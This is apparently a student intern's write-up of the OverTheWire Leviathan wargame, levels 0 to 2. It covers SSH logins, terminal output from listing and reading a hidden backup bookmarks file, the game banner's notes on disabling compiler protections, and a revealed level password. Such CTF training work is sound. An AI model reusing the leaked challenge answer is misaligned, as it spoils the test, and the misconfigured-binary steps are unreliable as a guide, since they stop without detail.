TASK-2 : Over The Wire (Leviathan and Natas)

Name: Gaurav Gawade InternID:2036

Leviathan Lab

Lab Description

The OverTheWire Leviathan lab is designed to introduce learners to fundamental Linux exploitation and privilege escalation concepts through a sequence of progressively challenging levels. The lab focuses on identifying insecure file permissions, analyzing binaries, understanding environment variables, and exploiting misconfigurations commonly found in real-world systems. Each level requires logical reasoning rather than advanced exploit development, making Leviathan an effective entry point into practical cybersecurity and Capture The Flag (CTF) problem-solving.

Level 0 -> Level 1

Tool Used: SSH, Linux Terminal


Objective:
To access the Leviathan server and obtain the password for the next level by exploring the user environment.


Steps Followed:


1. Connected to the Leviathan server using SSH with the provided credentials.
2. Listed files and directories in the home folder.
3. Identified a hidden file containing the password.
4. Displayed the file contents to retrieve the password.

Conclusion:
This level introduced basic Linux enumeration techniques and emphasized the importance of checking hidden files during system exploration.

PUC:



leviathan0@leviathan: ~
Session Actions Edit View Help
Connection closed by 51.21.210.216 port 2223
┌──(gaurav㉿kali)-[~]
└─$ ssh leviathan0@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.210.216]:2223)' can't be established.
ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/gaurav/.ssh/known_hosts).
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
backend: gibson-1
leviathan0@leviathan.labs.overthewire.org's password:
hostfile_replace_entries: link /home/gaurav/.ssh/known_hosts to /home/gaurav/.ssh/known_hosts.old: Operation not permitted
update_known_hosts: hostfile_replace_entries failed for /home/gaurav/.ssh/known_hosts: Operation not permitted


Session Actions Edit View Help
Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on discord or IRC.
--[Playing the games]--
This machine might hold several wargames.
If you are playing "somegame", then:
• USERNAMES are somegame0, somegame1, ...
• Most LEVELS are stored in /somegame/.
• PASSWORDS for each level are stored in /etc/somegame_pass/.
Write-access to homedirectories is disabled. It is advised to create a working directory with a hard-to-guess name in /tmp/. You can use the command "mktemp -d" in order to generate a random and hard to guess directory in /tmp/. Read-access to both /tmp/ is disabled and to /proc restricted so that users cannot snoop on eachother. Files and directories with easily guessable or short names will be periodically deleted! The /tmp directory is regularly wiped.
Please play nice:


leviathan0@leviathan: ~
Session Actions Edit View Help
compiler flags might be interesting:
-m32 compile for 32bit
-fno-stack-protector disable ProPolice
-Wl,-z,norelro disable relro
In addition, the execstack tool can be used to flag the stack as executable on ELF binaries.
Finally, network-access is limited for most levels by a local firewall.
--[Tools]--
For your convenience we have installed a few useful tools which you can find in the following locations:
* gef (https://github.com/hugsy/gef) in /opt/gef/
* pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
* pwntools (https://github.com/Gallopsled/pwntools)
* radare2 (http://www.radare.org/)
--[More information]--
For more information regarding individual wargames, visit
http://www.overthewire.org/wargames/
For support, questions or comments, contact us on discord or IRC.
Enjoy your stay!
leviathan0@leviathan:~$


leviathan0@leviathan: ~/.backup
Session Actions Edit View Help
leviathan0@leviathan:~$ ls -la
total 24
drwxr-xr-x 3 root root 4096 Oct 14 09:27 .
drwxr-xr-x 150 root root 4096 Oct 14 09:29 ..
drwxr-x--- 2 leviathan1 leviathan0 4096 Oct 14 09:27 .backup
-rw-r--r-- 1 root root 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 root root 3851 Oct 14 09:19 .bashrc
-rw-r--r-- 1 root root 807 Mar 31 2024 .profile
leviathan0@leviathan:~$ cd .backup/
leviathan0@leviathan:~/.backup$ ls
bookmarks.html
leviathan0@leviathan:~/.backup$ cat bookmarks.html
<!DOCTYPE NETSCAPE-Bookmark-file-1>
<!-- This is an automatically generated file.
It will be read and overwritten.
DO NOT EDIT! -->
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
<TITLE>Bookmarks</TITLE>
<H1 LAST_MODIFIED="1160271046">Bookmarks</H1>
<DL><p>
<DT><H3 LAST_MODIFIED="1160249304" PERSONAL_TOOLBAR_FOLDER="true" ID="rdf:#$FvPhC3">Bookmarks Toolbar Folder</H3>
<DD>Add bookmarks to this folder to see them displayed on the Bookmarks Toolbar
<DL><p>
</DL><p>
<HR>
<DT><A HREF="http://www.goshen.edu/art/" ADD_DATE="1133884188" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">Art Department</A>
<DT><A HREF="http://www.goshen.edu/art/ed/art-ed-links.html#links" ADD_DATE="1134961650" LAST_CHARSET="ISO-8859-1" ID="64936479">com for Bartel artwork</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/MB_bio.htm" ADD_DATE="1124894614" LAST_CHARSET="ISO-8859-1" ID="13861712">Bio</A>
<DT><A HREF="http://www.goshen.edu/art/ed/art-ed-links.html#links" ADD_DATE="1131475703" LAST_CHARSET="ISO-8859-1" ID="60650012">Links</A>
<DT><A HREF="http://www.goshen.edu/art/ed/creativitykillers.html" ADD_DATE="1101295712" LAST_CHARSET="ISO-8859-1" ID="63341225">Creativity Killers</A>
<DT><A HREF="http://www.bartelart.com/arted/transfer.html" ADD_DATE="1144619369" LAST_CHARSET="ISO-8859-1" ID="90301948">Teaching for Transfer of Learning</A>
<DT><A HREF="http://www.bartelart.com/arted/questions.html" ADD_DATE="1158993029" LAST_CHARSET="ISO-8859-1" ID="51087167">Teaching with Questions</A>


Session Actions Edit View Help
ning</A>
<DT><A HREF="http://www.bartelart.com/arted/questions.html" ADD_DATE="1158993029" LAST_CHARSET="ISO-8859-1" ID="51087167">Teaching with Questions</A>
<DT><A HREF="http://www.goshen.edu/art/ed/d-list.html" ADD_DATE="1118854568" LAST_CHARSET="ISO-8859-1" ID="56772033">Rituals</A>
<DT><A HREF="http://www.goshen.edu/art/ed/Bird.html" ADD_DATE="1113759961" LAST_CHARSET="ISO-8859-1" ID="60210064">Bird Ritual</A>
<DT><A HREF="http://www.goshen.edu/art/ed/self.html" ADD_DATE="1119798823" LAST_CHARSET="ISO-8859-1" ID="72363075">Conversation Game</A>
<DT><A HREF="http://www.goshen.edu/art/ed/quest4o.htm" ADD_DATE="1146165797" LAST_CHARSET="ISO-8859-1" ID="25918861">Sources of Authentic Inspiration</A>
<DT><A HREF="http://www.goshen.edu/art/ed/self.html" ADD_DATE="1104193375" LAST_CHARSET="ISO-8859-1" ID="46187139">Ideas for Art Content and Topics</A>
<DT><A HREF="http://www.bartelart.com/arted/questions.html" ADD_DATE="1140182528" LAST_CHARSET="ISO-8859-1" ID="24166704">Teaching with Questions</A>
<DT><A HREF="http://www.goshen.edu/art/ed/artlsn.html" ADD_DATE="1158827233" LAST_CHARSET="ISO-8859-1" ID="54900319">How to Plan Art Lessons</A>
<DT><A HREF="http://www.bartelart.com/arted/ideas.html" ADD_DATE="1124470832" LAST_CHARSET="ISO-8859-1" ID="17079526">Idea generation</A>
<DT><A HREF="http://www.goshen.edu/art/ed/drawingskills.html" ADD_DATE="1138598815" LAST_CHARSET="ISO-8859-1" ID="47326324"></A>
<DT><A HREF="http://www.goshen.edu/art/ed/LesnIdea.html" ADD_DATE="1139908465" LAST_CHARSET="ISO-8859-1" ID="22023553">Lesson Idea Development</A>
<DT><A HREF="http://www.bartelart.com/arted/words.html" ADD_DATE="1107433350" LAST_CHARSET="ISO-8859-1" ID="7476400">Art and Word</A>
<DT><A HREF="http://www.goshen.edu/art/ed/1st-day.html" ADD_DATE="1121654073" LAST_CHARSET="ISO-8859-1" ID="64463068">First Day of Art Class</A>
<DT><A HREF="http://www.goshen.edu/art/ed/clay&kids.htm" ADD_DATE="1141063244" LAST_CHARSET="ISO-8859-1" ID="37952657">Kids and Clay</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/lessons.html" ADD_DATE="1116789328" LAST_CHARSET="ISO-8859-1" ID="42160009">Thinking</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/box.html" ADD_DATE="1117060416" LAST_CHARSET="ISO-8859-1" ID="25714403">Personal Box</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/clanimal.html" ADD_DATE="1156185945" LAST_CHARSET="ISO-8859-1" ID="59489531">Surreal Animals</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/clanimal.html" ADD_DATE="1149707979" LAST_CHARSET="ISO-8859-1" ID="16019301">
</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/gargoyle.html" ADD_DATE="1111910299" LAST_CHARSET="ISO-8859-1" ID="15289893">Sculpture: Gargoyles</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/express.html" ADD_DATE="1153257334" LAST_CHARSET="ISO-8859-1" ID="96302011">Abstract Expression</A>
<DT><A HREF="http://www.goshen.edu/art/ed/d-egg.html" ADD_DATE="1124858814" LAST_CHARSET="ISO-8859-1" ID="95263162">Dominic's Egg</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/throw/cover39.html" ADD_DATE="1125629611" LAST_CHARSET="ISO-8859-1" ID="7872186">Learning to </A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/throw/cover39.html" ADD_DATE="1111747923" LAST_CHARSET="ISO-8859-1" ID="40123851">Throw</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/lessons.html" ADD_DATE="1137840191" LAST_CHARSET="ISO-8859-1" ID="59994134">Art</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/lessons.html" ADD_DATE="1134487576" LAST_CHARSET="ISO-8859-1" ID="26805183">
</A>
<DT><A HREF="http://www.goshen.edu/art/ed/draw.html" ADD_DATE="1104458059" LAST_CHARSET="ISO-8859-1" ID="23411553">Teaching Drawing to Children</A>
<DT><A HREF="http://www.goshen.edu/art/ed/shading.html" ADD_DATE="1129446042" LAST_CHARSET="ISO-8859-1" ID="19583262">Observation Shading</A>
<DT><A HREF="http://www.goshen.edu/%7Emarvinpb/lessons/rabbit.html" ADD_DATE="1118645691" LAST_CHARSET="ISO-8859-1" ID="84714002">Rabbit Drawing</A>
Right Ct



3QJ3TgzHDq

Level 1 -> Level 2

Tool Used: SSH, Linux Terminal

Objective:
To analyze accessible files and retrieve the password for the next level.


Steps Followed:

1. Logged in using the credentials obtained from Level 0.
2. Inspected available files and executables.
3. Executed the provided binary to observe its output.
4. Captured the password revealed by the program.


Conclusion:
This level demonstrated how poorly designed executables can leak sensitive information.

PUC:

```
┌──(gaurav㉿kali)-[~]
└─$ ssh leviathan1@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.210.216]:2223)' can't be established.
ED25519 key fingerprint is: SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/gaurav/.ssh/known_hosts).
                         _                     _ _
                        | |                   (_) |
                        | | _____   _____ _ __ _| |_| |__   __ _ _ __
                        | |/ _ \ \ / / _ \ '__| | __| '_ \ / _` | '_ \
                        | |  __/\ V /  __/ |  | | |_| | | | (_| | | | |
                        |_|\___| \_/ \___|_|  |_|\__|_| |_|\__,_|_| |_|


                            This is an OverTheWire game server.
                    More information on http://www.overthewire.org/wargames

backend: gibson-1
leviathan1@leviathan.labs.overthewire.org's password:
hostfile_replace_entries: link /home/gaurav/.ssh/known_hosts to /home/gaurav/.ssh/known_hosts.old: Operation not permitted
update_known_hosts: hostfile_replace_entries failed for /home/gaurav/.ssh/known_hosts: Operation not permitted
```



```
Session  Actions  Edit  View  Help

 This machine has a 64bit processor and many security-features enabled
 by default, although ASLR has been switched off.  The following
 compiler flags might be interesting:

   -m32                    compile for 32bit
   -fno-stack-protector    disable ProPolice
   -Wl,-z,norelro          disable relro

 In addition, the execstack tool can be used to flag the stack as
 executable on ELF binaries.

 Finally, network-access is limited for most levels by a local
 firewall.

--[ Tools ]--

 For your convenience we have installed a few useful tools which you can find
 in the following locations:

   * gef (https://github.com/hugsy/gef) in /opt/gef/
   * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
   * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
   * pwntools (https://github.com/Gallopsled/pwntools)
   * radare2 (http://www.radare.org/)

--[ More information ]--

 For more information regarding individual wargames, visit
 http://www.overthewire.org/wargames/

 For support, questions or comments, contact us on discord or IRC.

 Enjoy your stay!

leviathan1@leviathan:~$
```



Level2 -> Level3

Tool Used: SSH, Linux Terminal


Objective:
To exploit a misconfigured binary and obtain the next password.


Steps Followed:


1. Logged in using Level 2 credentials.
2. Identified a binary with elevated permissions.
3. Executed the binary and analyzed its behavior.
4. Retrieved the password displayed by the binary.

